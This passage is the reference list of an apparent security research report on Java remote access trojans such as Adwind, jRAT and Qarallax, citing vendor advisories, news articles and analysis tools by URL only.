[4] https://kc.mcafee.com/resources/sites/MCAFEE/content/live/PRODUCT_DOCUMENTATION/26000/PD26278/en_US/McAfee_Labs_Threat_Advisory_Adwind.pdf
[5] http://www.crowdstrike.com/blog/adwind-rat-rebranding/
[6] http://blog.checkpoint.com/2016/02/24/adwind-malware-as-a-service-reincarnation/
[7] http://blog.trendmicro.com/trendlabs-security-intelligence/old-java-rat-updates-includes-litecoin-plugin/
[8] https://www.fidelissecurity.com/sites/default/files/FTA_1015_Alienspy_FINAL.pdf
[9] https://theintercept.com/2015/08/21/inside-the-spyware-campaign-against-argentine-troublemakers-including-alberto-nisman/
[10] https://www.fidelissecurity.com/sites/default/files/FTA_1019_Ratcheting_Down_on_JSocket_A_PC_and_Android_Threat_FINAL.pdf
[11] https://blog.kaspersky.com/adwind-rat/11252/
[12] http://cleanbytes.net/java-trojan-horses-the-new-trojan-viruses-generation
[13] https://citizenlab.org/2015/12/packrat-report/
[14] https://sourceforge.net/projects/adsocks/
[15] http://adzok.com/
[16] https://twitter.com/Adzok_
[17] https://leakforums.net/thread-314078
[18] http://www.javaworld.com/article/2077233/core-java/bytecode-basics.html
[19] https://github.com/redpois0n/jrat-remover/tree/master/src/se/jrat/remover/removers
[20] https://www.trustwave.com/Resources/SpiderLabs-Blog/Quaverse-RAT--Remote-Access-as-a-Service/

References (2)

[21] https://blog.avast.com/2015/11/05/droidjack-isnt-the-only-spying-software-out-there-avast-discovers-that-omnirat-is-currently-being-used-and-spread-by-criminals-to-gain-full-remote-co

[22] https://github.com/Sogomn/Ratty

[23] https://github.com/deresz/unpacking/blob/master/README.md

[24] https://vimeo.com/165124535

[25] https://wiki.eclipse.org/FAQ_How_do_I_set_a_conditional_breakpoint%3F

[26] http://www.crowdstrike.com/blog/native-java-bytecode-debugging-without-source-code/

[27] https://github.com/kevthehermit/RATDecoders

[28] https://github.com/lmco/laikaboss

[29] https://www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf

[30] https://securelist.com/blog/incidents/58209/the-icefog-apt-hits-us-targets-with-java-backdoor/

[31] https://github.com/synack/knockknock

[32] http://presumptuouscommoner.blogspot.com/2016/04/post-19-or-anyone-want-jar-of-docx.html

[33] https://labsblog.f-secure.com/2016/06/07/qarallax-rat-spying-on-us-visa-applicants/